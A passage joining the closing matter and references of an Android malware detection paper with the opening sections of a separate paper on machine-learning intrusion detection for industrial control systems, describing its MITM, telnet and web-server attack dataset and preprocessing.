In this paper, we propose a fast Android malware detection method. We propose a multidimensional feature engineering of Android application packages combining information entropy, file headers, and manifest files, propose adaptive shrinkage convolution to improve the convolution unit and propose a adaptive soft voting ensemble learning method, which enables efficient and accurate Android malware detection and provides a new idea for static Android malware detection. With the increasing camouflage and obfuscation techniques, our future research will further improve the detection accuracy and discrimination against unknown malware by combining dynamic analysis techniques.

We analyzed the performance indexes of our proposed several feature selection and extraction methods and base models by the above experimental results, and the performance index of our method is higher than that of single feature selection and extraction algorithm, which indirectly proves that single feature selection and extraction algorithm will miss some features, and in our future work, we will continue to find more expressive and less computational feature extraction schemes, and also strengthen the denoising capability of our model to achieve more efficient and accurate Android malware detection.

Author Contributions: Conceptualization, B.H.; Data curation, J.L.; Formal analysis, B.H. In addition, J.H.; Funding acquisition, B.H. In addition, J.L.; Investigation, B.H.; Methodology, T.P. In addition, B.H.; Project administration, T.P. In addition, X.H.; Resources, T.P., B.H. In addition, Z.Z.; Supervision, T.P. In addition, R.H.; Validation, T.P. In addition, B.H.; Visualization, T.P., B.H. In addition, J.L.; Writing—original draft, B.H.; Writing—review & editing, T.P. In addition, B.H. All authors have read and agreed to the published version of the manuscript.

Funding: This work is supported in part by Department of Education of the Hubei Province of China under Grant No. 2020BAB116 and No. Q20131608, Hubei Provincial Engineering Research Center for Intelligent Textile and Fashion and Engineering Research Center of Hubei Province for Clothing Information.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Three publicly available datasets were used in this experiment, the CICMalDroid2020 and CIC-InvesAndMal2019 from the Canadian Institute for Cybersecurity Research (CIC), and the Drebin from the Institute for Systems Security at the Technical University of Braunschweig.

Acknowledgments: The authors extend their appreciation to the Department of Education of the Hubei Province of China for funding this research work through grant No.2020BAB116 and No.Q20131608. The help of Hubei Provincial Engineering Research Center for Intelligent Textile and Fashion and Engineering Research Center of Hubei Province for Clothing Information in this research completion is greatly appreciated.

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

The following abbreviations are used in this manuscript:

MEM-PSD	Power spectral density calculated by maximum entropy method
AdaSV	Adaptive soft voting
ASCNN	Adaptive shrinkage convolutional neural network
MLP	Multilayer perceptron
H	Dex head feature
M	Power spectral density feature of entropy sequence of the Dex file
I	APK's permission and intent feature
C	Combined features of Dex head features and power spectral density features of entropy sequences of Dex files

References

1. 2020 Android Platform Security Situation Analysis Report. Available online: https://www.qianxin.com/threat/reportdetail?report_id=125 (accessed on 2 April 2022).
2. O'Dea, S. Market Share of Mobile Operating Systems Worldwide 2012–2021. Available online: https://www.statista.com/statistics/272698/ (accessed on 2 April 2022).
3. Liu, K.; Xu, S.; Xu, G.; Zhang, M.; Sun, D.; Liu, H. A review of android malware detection approaches based on machine learning. *IEEE Access* **2020**, *8*, 124579–124607. [CrossRef]
4. Wang, B.; Yao, Y.; Shan, S.; Li, H.; Viswanath, B.; Zheng, H.; Zhao, B.Y. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In Proceedings of the 2019 IEEE Symposium on Security and Privacy (SP), San Francisco, CA, USA, 19–23 May 2019; pp. 707–723.
5. Feng, R.; Chen, S.; Xie, X.; Meng, G.; Lin, S.W.; Liu, Y. A performance-sensitive malware detection system using deep learning on mobile devices. *IEEE Trans. Inf. Forensics Secur.* **2020**, *16*, 1563–1578. [CrossRef]
6. Aslan, Ö.A.; Samet, R. A comprehensive review on malware detection approaches. *IEEE Access* **2020**, *8*, 6249–6271. [CrossRef]
7. LeCun, Y.; Bengio, Y.; Hinton, G. Deep learning. *Nature* **2015**, *521*, 436–444. [CrossRef] [PubMed]
8. Zhao, Y.; Li, L.; Wang, H.; Cai, H.; Bissyandé, T.F.; Klein, J.; Grundy, J. On the Impact of Sample Duplication in Machine-Learning-Based Android Malware Detection. *ACM Trans. Softw. Eng. Methodol. (TOSEM)* **2021**, *30*, 1–38. [CrossRef]
9. Tam, K.; Feizollah, A.; Anuar, N.B.; Salleh, R.; Cavallaro, L. The evolution of android malware and android analysis techniques. *ACM Comput. Surv. (CSUR)* **2017**, *49*, 1–41. [CrossRef]
10. Arp, D.; Spreitzenbarth, M.; Hubner, M.; Gascon, H.; Rieck, K.; Siemens, C. Drebin: Effective and explainable detection of android malware in your pocket. *NDSS* **2014**, *14*, 23–26.
11. Zachariah, R.; Akash, K.; Yousef, M.S.; Chacko, A.M. Android malware detection a survey. In Proceedings of the 2017 IEEE International Conference on Circuits and Systems (ICCS), Thiruvananthapuram, India, 20–21 December 2017; pp. 238–244.
12. Mahindru, A.; Sangal, A. HybriDroid: an empirical analysis on effective malware detection model developed using ensemble methods. *J. Supercomput.* **2021**, *77*, 8209–8251. [CrossRef]
13. Wang, X.; Zhang, L.; Zhao, K.; Ding, X.; Yu, M. MFDroid: A Stacking Ensemble Learning Framework for Android Malware Detection. *Sensors* **2022**, *22*, 2597. [CrossRef]
14. Pan, Y.; Ge, X.; Fang, C.; Fan, Y. A systematic literature review of android malware detection using static analysis. *IEEE Access* **2020**, *8*, 116363–116379. [CrossRef]
15. Choudhary, S.R.; Gorla, A.; Orso, A. Automated test input generation for android: Are we there yet?(e). In Proceedings of the 2015 30th IEEE/ACM International Conference on Automated Software Engineering (ASE), Lincoln, NE, USA, 9–13 November 2015; pp. 429–440.
16. Bläsing, T.; Batyuk, L.; Schmidt, A.D.; Camtepe, S.A.; Albayrak, S. An android application sandbox system for suspicious software detection. In Proceedings of the 2010 5th International Conference on Malicious and Unwanted Software, Nancy, France, 19–20 October 2010; pp. 55–62.

17. Wong, M.Y.; Lie, D. IntelliDroid: A Targeted Input Generator for the Dynamic Analysis of Android Malware. *NDSS* **2016**, *16*, 21–24.
18. Dixon, B.; Jiang, Y.; Jaiantilal, A.; Mishra, S. Location based power analysis to detect malicious code in smartphones. In Proceedings of the 1st ACM Workshop on Security and Privacy in Smartphones and Mobile Devices, Chicago, IL, USA, 17 October 2011; pp. 27–32.
19. Kim, H.; Smith, J.; Shin, K.G. Detecting energy-greedy anomalies and mobile malware variants. In Proceedings of the 6th International Conference on Mobile Systems, Applications, and Services, Breckenridge, CO, USA, 17–20 June 2008; pp. 239–252.
20. Shabtai, A.; Kanonov, U.; Elovici, Y.; Glezer, C.; Weiss, Y. "Andromaly": a behavioral malware detection framework for android devices. *J. Intell. Inf. Syst.* **2012**, *38*, 161–190. [CrossRef]
21. Ding, C.; Luktarhan, N.; Lu, B.; Zhang, W. A Hybrid Analysis-Based Approach to Android Malware Family Classification. *Entropy* **2021**, *23*, 1009. [CrossRef]
22. Arora, A.; Garg, S.; Peddoju, S.K. Malware detection using network traffic analysis in android based mobile devices. In Proceedings of the 2014 Eighth International Conference on Next Generation Mobile Apps, Services and Technologies, Oxford, UK, 10–12 September 2014; pp. 66–71.
23. Ali-Gombe, A.I.; Saltaformaggio, B.; Xu, D.; Richard, G.G., III. Toward a more dependable hybrid analysis of android malware using aspect-oriented programming. *Comput. Secur.* **2018**, *73*, 235–248. [CrossRef]
24. Arshad, S.; Shah, M.A.; Wahid, A.; Mehmood, A.; Song, H.; Yu, H. SAMADroid: a novel 3-level hybrid malware detection model for android operating system. *IEEE Access* **2018**, *6*, 4321–4339. [CrossRef]
25. Ahmed, U.; Lin, J.C.W.; Srivastava, G. Mitigating adversarial evasion attacks of ransomware using ensemble learning. *Comput. Electr. Eng.* **2022**, *100*, 107903. [CrossRef]
26. Wang, H.; Li, Y.; Guo, Y.; Agarwal, Y.; Hong, J.I. Understanding the purpose of permission use in mobile apps. *ACM Trans. Inf. Syst. (TOIS)* **2017**, *35*, 1–40. [CrossRef]
27. Shafiq, M.Z.; Tabish, S.M.; Mirza, F.; Farooq, M. Pe-miner: Mining structural information to detect malicious executables in realtime. In *International Workshop on Recent Advances in Intrusion Detection*; Springer: Berlin/Heidelberg, Germany, 2009; pp. 121–141.
28. Wojnowicz, M.; Chisholm, G.; Wolff, M.; Zhao, X. Wavelet decomposition of software entropy reveals symptoms of malicious code. *J. Innov. Digit. Ecosyst.* **2016**, *3*, 130–140. [CrossRef]
29. Liu, L.; He, X.; Liu, L.; Qing, L.; Fang, Y.; Liu, J. Capturing the symptoms of malicious code in electronic documents by file's entropy signal combined with machine learning. *Appl. Soft Comput.* **2019**, *82*, 105598. [CrossRef]
30. Jwo, D.J.; Wu, I.H.; Chang, Y. Windowing Design and Performance Assessment for Mitigation of Spectrum Leakage. *E3S Web Conf.* **2019**, *94*, 03001. [CrossRef]
31. Bertocci, U.; Frydman, J.; Gabrielli, C.; Huet, F.; Keddam, M. Analysis of electrochemical noise by power spectral density applied to corrosion studies: Maximum entropy method or fast Fourier transform? *J. Electrochem. Soc.* **1998**, *145*, 2780. [CrossRef]
32. Tanaka, Y. Nonlinear time series analysis; the construction of a data analysis system'Memcalc'. *Bull Fac. Engin. Hokkaido Univ.* **1992**, *160*, 11–23.
33. Childers, D.G. *Modern Spectrum Analysis*; IEEE Computer Society Press: Piscataway, NJ, USA, 1978.
34. Kumar, R.; Zhang, X.; Khan, R.U.; Sharif, A. Research on data mining of permission-induced risk for android IoT devices. *Appl. Sci.* **2019**, *9*, 277. [CrossRef]
35. Chen, H.; Su, J.; Qiao, L.; Xin, Q. Malware collusion attack against SVM: Issues and countermeasures. *Appl. Sci.* **2018**, *8*, 1718. [CrossRef]
36. Chen, Y.; Dai, X.; Liu, M.; Chen, D.; Yuan, L.; Liu, Z. Dynamic convolution: Attention over convolution kernels. In Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition, Seattle, WA, USA, 13–19 June 2020; pp. 11030–11039.
37. Zhang, Y.; Zhang, J.; Wang, Q.; Zhong, Z. Dynet: Dynamic convolution for accelerating convolutional neural networks. *arXiv* **2020**, arXiv:2004.10694.
38. Zhao, M.; Zhong, S.; Fu, X.; Tang, B.; Pecht, M. Deep residual shrinkage networks for fault diagnosis. *IEEE Trans. Ind. Inform.* **2019**, *16*, 4681–4690. [CrossRef]
39. CICMalDroid 2020. Available online: https://www.unb.ca/cic/datasets/maldroid-2020.html (accessed on 2 April 2022).
40. Investigation of the Android Malware (CIC-InvesAndMal2019). Available online: https://www.unb.ca/cic/datasets/invesandmal2019.html (accessed on 2 April 2022).
41. Ganesh, M.; Pednekar, P.; Prabhuswamy, P.; Nair, D.S.; Park, Y.; Jeon, H. CNN-based android malware detection. In Proceedings of the 2017 International Conference on Software Security and Assurance (ICSSA), Altoona, PA, USA, 24–25 July 2017; pp. 60–65.
42. Xiao, X.; Yang, S. An image-inspired and cnn-based android malware detection approach. In Proceedings of the 2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE), San Diego, CA, USA, 11–15 November 2019; pp. 1259–1261.
43. Amin, M.; Tanveer, T.A.; Tehseen, M.; Khan, M.; Khan, F.A.; Anwar, S. Static malware detection and attribution in android byte-code through an end-to-end deep system. *Future Gener. Comput. Syst.* **2020**, *102*, 112–126. [CrossRef]
44. Keyes, D.S.; Li, B.; Kaur, G.; Lashkari, A.H.; Gagnon, F.; Massicotte, F. EntropLyzer: Android Malware Classification and Characterization Using Entropy Analysis of Dynamic Characteristics. In Proceedings of the 2021 Reconciling Data Analytics, Automation, Privacy, and Security: A Big Data Challenge (RDAAPS), Hamilton, ON, Canada, 18–19 May 2021; pp. 1–12.

Article

Developing Cybersecurity Systems Based on Machine Learning and Deep Learning Algorithms for Protecting Food Security Systems: Industrial Control Systems

Hasan Alkahtani [1,2] and Theyazn H. H. Aldhyani [1,3,*]

1 Al Bilad Bank Scholarly Chair for Food Security in Saudi Arabia, The Deanship of Scientific Research, The Vice Presidency for Graduate Studies and Scientific Research, King Faisal University, Al-Ahsa 31982, Saudi Arabia; hsalkahtani@kfu.edu.sa
2 College of Computer Science and Information Technology, King Faisal University, Al-Ahsa 31982, Saudi Arabia
3 Applied College in Abqaiq, King Faisal University, Al-Ahsa 31982, Saudi Arabia
* Correspondence: taldhyani@kfu.edu.sa

Abstract: Industrial control systems (ICSs) for critical infrastructure are extensively utilized to provide the fundamental functions of society and are frequently employed in critical infrastructure. Therefore, security of these systems from cyberattacks is essential. Over the years, several proposals have been made for various types of cyberattack detection systems, with each concept using a distinct set of processes and methodologies. However, there is a substantial void in the literature regarding approaches for detecting cyberattacks in ICSs. Identifying cyberattacks in ICSs is the primary aim of this proposed research. Anomaly detection in ICSs based on an artificial intelligence algorithm is presented. The methodology is intended to serve as a guideline for future research in this area. On the one hand, machine learning includes logistic regression, k-nearest neighbors (KNN), linear discriminant analysis (LDA), and decision tree (DT) algorithms, deep learning long short-term memory (LSTM), and the convolution neural network and long short-term memory (CNN-LSTM) network to detect ICS malicious attacks. The proposed algorithms were examined using real ICS datasets from the industrial partners Necon Automation and International Islamic University Malaysia (IIUM). There were three types of attacks: man-in-the-middle (mitm) attack, web-server access attack, and telnet attack, as well as normal. The proposed system was developed in two stages: binary classification and multiclass classification. The binary classification detected the malware as normal or attacks and the multiclass classification was used for detecting all individual attacks. The KNN and DT algorithms achieved superior accuracy (100%) in binary classification and multiclass classification. Moreover, a sensitivity analysis method was presented to predict the error between the target and prediction values. The sensitivity analysis results showed that the KNN and DT algorithms achieved R2 = 100% in both stages. The obtained results were compared with existing systems; the proposed algorithms outperformed existing systems.

Keywords: industrial control systems; intrusion detection system; machine learning; deep learning; cyberattack

Citation: Alkahtani, H.; Aldhyani, T.H.H. Developing Cybersecurity Systems Based on Machine Learning and Deep Learning Algorithms for Protecting Food Security Systems: Industrial Control Systems. *Electronics* **2022**, *11*, 1717. https://doi.org/10.3390/electronics11111717

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 7 May 2022
Accepted: 24 May 2022
Published: 27 May 2022

1. Introduction

In critical infrastructures that supply crucial services such as water, electricity, or communications, industrial control systems (ICSs) are at the heart of the operation. ICSs provide the foundational services for monitoring and controlling industrial operations. The monitoring section uses sensors to collect data, keep track of the processes, and ensure that they run properly [1]. On the one hand, the monitoring section oversees operations and ensures that they run correctly. On the other hand, the controlling portion manages the processes and makes decisions that cause actions to be carried out by actuators. If this workflow is disrupted as a result of technological difficulties or cyberattacks, many citizens may be adversely affected, for example, as a result of interruptions in electrical power or communications [2].

Information technology stacks (ITS) and remote connections are commonly used to link ICS components. An increase in the likelihood of deliberate assaults on physical plants might result from reliance on communication networks to transmit measurements. Authentication, data encryption, and message integrity procedures are just a few methods for keeping network traffic safe. Despite this, these solutions cannot defend all layers of an ICS network from all types of invasions of privacy [3].

Operational technology (OT) processes, which are critical components of infrastructure, are routinely targeted by criminal organizations. In the past, OT and information technology (IT) networks were kept separate or "air-gapped" from one another [4]. However, due to increased efficiency gained via digitalization, new business requirements are emerging, increasing the time and money spent on digitalization. However, due to digitalization's increased efficiency, new business requirements are emerging, increasing the number of organizations using the technology [5]. Over the Internet of Things (IoT), sensor and actuator data, and multimedia data such as images and videos, are transmitted. It is vital to put security measures in place to protect against malicious behavior and cyber risks. On the one hand, cybersecurity approaches, which are critical to the long-term health of supply chains, are required to ensure the safety of workers and commodities and to protect information passing via their networks, among other things. On the other hand, a cyberattack on an ICS might result in a malfunction, which could cause physical harm to other physical components or even humans [6]. A cyberattack may result in the theft of confidential information about a company's business activities; it may also have the unintended consequence of decreasing the degree of competitiveness of the industry in the long term. The percentage of malware threats to ICSs over the last four years is presented in Figure 1.




Figure 1. Malware threats to ICSs over the last four years.

An intrusion detection system (IDS) is one method of dealing with this problem. The detection methodologies used by signature-based and anomaly-based IDSs are distinct [7]. The signature-based technique instructs the system to seek specific anomalies. In contrast, the anomaly-based strategy instructs the system to look for any deviation from a previously defined standard of behavior. Most of the time, an IDS examines the network traffic of an ICS to detect irregularities in the incoming data packets. It is possible to safeguard a network from unwanted infiltration attempts by implementing a network intrusion detection system (NIDS), also known as packet filtering. The NIDS model utilized in various studies [8–12] was developed using machine learning approaches to detect network traffic intrusions. Because of its capacity to identify and quantify attacks in the network flow, even if its performance against encrypted data packets, fake IP packets, and regular false-positive alerts are not guaranteed, it is becoming increasingly popular.

Anomaly detection in industrial control systems (MADICSs) is a comprehensive technique for identifying abnormalities in ICSS and is presented as a solution. To detect cyber risks in ICSS, MADICSs seeks to provide a consistent and unified approach for comparing data, which any researcher can utilize to compare data from different sources. Although these processes are based on a standard machine learning/deep learning methodology [13,14], they have been tailored for industrial settings. They can deal with the unique challenges of these types of scenarios. The statistically significant relationship between the characteristics of an ICS and the repetitiveness of its actions is one of the peculiarities that distinguishes it from other scenarios, such as 5G networks [15] or clinical information systems [16]. The primary contributions of the proposed research are as follows:

- The development of an intelligence system based on machine learning and deep learning approaches to detect serious attacks on ICSs.
- The use of a sensitive analysis to find the critical patterns in an entire dataset.
- The primary motivation for the research was to compare the results of the proposed system with existing systems for this dataset. We concluded that the proposed system achieved a high level of accuracy.
- The primary goal is the development of a mechanism for detecting anomalies to protect ICSs from any cybersecurity threat to food security.

The remainder of this paper is arranged as follows: In Section 2, we provide the background for the study; in Section 3, we explain the methods of data collection; in Section 4, we describe the analytical findings of the proposed system for detecting ICS attacks; in Section 5 we discuss the results as well as a comparison with existing ICS systems; in Section 6, we present the conclusions of the proposed research.

2. Background Studies

Previous research has focused on detecting cyberattacks on ICSs, which has resulted in several publications. An IDS based on rules and deterministic finite automata (DFA) are two examples of this system. The majority of current research has focused on developing new approaches that have taken advantage of cutting-edge technologies, such as big data and machine learning/deep learning. A growing number of machine learning (ML) and deep learning (DL) approaches are being used to detect cyberattacks in the industrial sector. The most significant publications on ML and DL anomaly detection in industrial contexts are evaluated here [16].

Many academic ICSs use publicly available datasets to investigate ML algorithms, which is becoming increasingly common. The following are some of the drawbacks of the public database system in use today. The architecture proposed is limited to materials based on the Modbus/TCP protocol suite [17]. There was very little data acquired during online testing activities by [18], and only multi-ML algorithms were developed due to those activities. A similar issue existed in [19], where the database used was outdated and did not represent current threats. In contrast, the dataset in [20] was small (around 1000 occurrences) and was restricted to a single cyberattack. According to another report, the database was out of date and the assaults were linked to the field of IT [21]. The Singapore University of

Technology developed a water treatment testbed that included supervisory control and data acquisition (SCADA) network traffic and assault scenarios for use in water treatment [22]. To train and test ML systems, real-time datasets, including common cyberattacks and 35 different types of cyberattacks, have recently been generated for training and testing ML systems. The only strategies that have been used to compare the performances of different algorithms are supervised ML techniques. The results have shown that algorithms have a considerable probability of false detection, which is supported by the literature. The performance of ML algorithms on a public dataset may result in a decent output depending on the dataset [23]. However, the payload/data frame is controlled using dataset labels, and the assaults are manually randomized and parameterized to imitate the operational/attack situation [24].

Many DL and ML approaches have been reported in the literature, in addition to convolution neural network and long short-term memory (CNN-LSTM) networks. According to [25], unsupervised ML may be used to identify irregularities in cyber-physical systems (CPS). Among 23 methods, they tested deep neural networks (DNNs) and support vector machine (SVM) techniques, which were both designed specifically to work with time-series data. They used the test dataset's mean and standard deviation to scale the dataset to a new size. Autoencoders (AE) and 1D convolutional neural networks (CNN) were proposed in [26] as a DL approach for identifying ICS anomalies. Additionally, the authors recommended filtering features to choose those most suited for anomaly detection from among the DL models they presented. They developed a feature extraction method that used the discrete Fourier transform (DFT) to compute features in the frequency domain. When utilizing DFT to extract features, important information from the remaining signal was lost instead of using only the highest energy bands. In addition, they used a threshold for anomaly detection based on the test dataset's mean and standard deviation. Unsupervised anomaly detection was presented by the authors of [27] that focused on large-scale and real-time data processing. The three pillars of this strategy were update triggers, tree growth, and mass weighting methods. Thanks to this combination, random trees could be generated and updated in real time. They described the use of clustering analysis to reveal the dataset's underlying patterns for another unsupervised anomaly detection. Next, the researchers used cluster intra-distances and inter-distances to extract features from the clusters [28]. Finally, an inference method was used to determine whether an irregularity was sparked. The authors in [29] devised an unsupervised learning technique based on stacked denoising autoencoders. Because the original network stream was used in their solution, it did not require any special skills.

Furthermore, several surveys on IDSs have been conducted on IoT networks and their lightweight devices. Nevertheless, the majority of these surveys did not address the deployment of ML or DL approaches as detection mechanisms in IoT networks and their networks in any depth. In several recent studies, it was observed that the emphasis was on studying IoT security difficulties in general and categorizing them into multiple layers related to applications, network security, encryption, authentication, and access controls [30–35]. There is still more work to be done in ML and deep learning-based techniques for intrusion detection systems in IoT networks, which is the primary emphasis of this study.

3. Materials and Methods

In this section, we present the components of an intelligent system based on ML anda DL approach. The mechanism for detecting cyberattacks on ICSs is displayed in Figure 2. The system can achieve high performance in detecting various types of ICS attacks.




Figure 2. Framework of the ICS security system.

3.1. The Dataset

The standard dataset was collected from network traffic in ICS systems. The standard dataset was operated in collaboration with industrial partners Necon Automation and IIUM. IIUM has developed an ICS cyber system for evaluating and testing the proposed system. The research produced a system for gathering data from the Necon Automation system. The Institute of Information Technology and Management (IIUM) has created an in-house revolutionary portable ICS cyber test kit for the purposes of research and teaching [13]. The package includes a PLC system, an HMI system, modules for process simulation, an Ethernet switch, a physical sensor, and an attacker system. Real industrial network flow data were provided by the ICS portable kit package, which may be used for research and training, as well as the developing of machine learning and deep learning methods. Figure 3 shows the system architecture.




Figure 3. ICSs portable testbed prototype [36].

The dataset contains six features: the timestamp of each packet, source IP, destination IP, OT protocols, and a summary packet of information for DPI. Table 1 shows the MITM attack, Telnet attack, and Web-server access attack based on OT ICS protocols.

Table 1. Description of the dataset attacks.

Attacks	Description	OT Protocol
MITM attack	A man-in-the-middle attack is one type of eavesdropping attack which interrupts an ongoing communication or data transfer.	MITM
Web-server access attack	Web-server attacks have many forms of attack such as DoS, DDoS, and DNS server hijacking used to misconfigure web servers.	Web-server access
Telnet attack	This type of attack allows the hacker to remotely access the router or switch off the network.	Telnet
Normal	S7 is a protocol run on programmable logic controllers.	S7, TCP

Table 2 shows the volumes of each attack on the dataset. Note that the MIMT has height instance values as compared with other classes.

Table 2. Input datasets for each attack label.

#Labels	Volume
MIMT	14,594
Telnet attack	89
Web Access PLC attack	21,435
Normal packets	62,533

3.2. Preprocessing Method

An IDS cannot function well without first preparing the data for analysis. Therefore, data preprocessing is vital. The preprocessing step comprises four units: one-shot encoding, feature selection and data standardization, imbalance handling, and normalization.

3.2.1. One-Hot Encoding Method

Using a single one-hot encoding operation is one of the most commonly utilized approaches for the numeralization of categorical characteristic ICSs. It turns each character type characteristic into a binary vector and assigns a value of 1 to the associated category while assigning a value of 0 to the others. For example, the attribute protocol type and source and destination.

3.2.2. Normalization Method

A possible overlap in the training process caused by handling big datasets was avoided by employing maximum-minimum normalization methods after the categorical variables had been transformed. We utilized a scaling range from 0 to 1 in the normalization procedure to scale the dataset in the same range.

$$z_n = \frac{x - x_{min}}{x_{max - x_{min}}}(New_{max_x} - New_{min_x}) + New_{min_x} \tag{1}$$

where, x_{min} is the minimum of the data, x_{max} is the maximum of the data; New_{min_x} is the minimum number (0); New_{max_x} is the maximum number (1).

3.3. Machine Learning Approaches

The ML algorithms, namely KNN and decision tree (DT), were employed to detect the ICS attacks. A detailed description of this algorithm is presented in the following subsection.

3.3.1. K-Nearest Neighbor (KNN) Algorithm

KNN is an ML algorithm based on the supervised learning technique and is one of the most fundamental ML algorithms. The KNN algorithm compares new instances/data to existing examples and sorts them into the most comparable categories, depending on how similar they are to the previous cases. To classify new data points, the KNN algorithm compares them to previously stored data points and determines their similarity. It is possible to utilize the KNN approach to swiftly categorize new data into one of the relevant categories when it is first introduced. However, the KNN approach is more typically used for classification problems than for regression problems [37,38]. When utilizing the KNN approach, no assumptions about the underlying data are made, resulting in it being classified as a nonparametric approach. A lazy learner algorithm is sometimes termed as such because it does not immediately learn from the training set but instead stores the dataset and performs an action on it until it comes time to classify the data using the algorithm. In this study, we used the Euclidean distance function ($\mathrm{E_i}$) to find the distance between the classes of ICS network data. The mathematical expression of this Euclidean distance function is as follows:

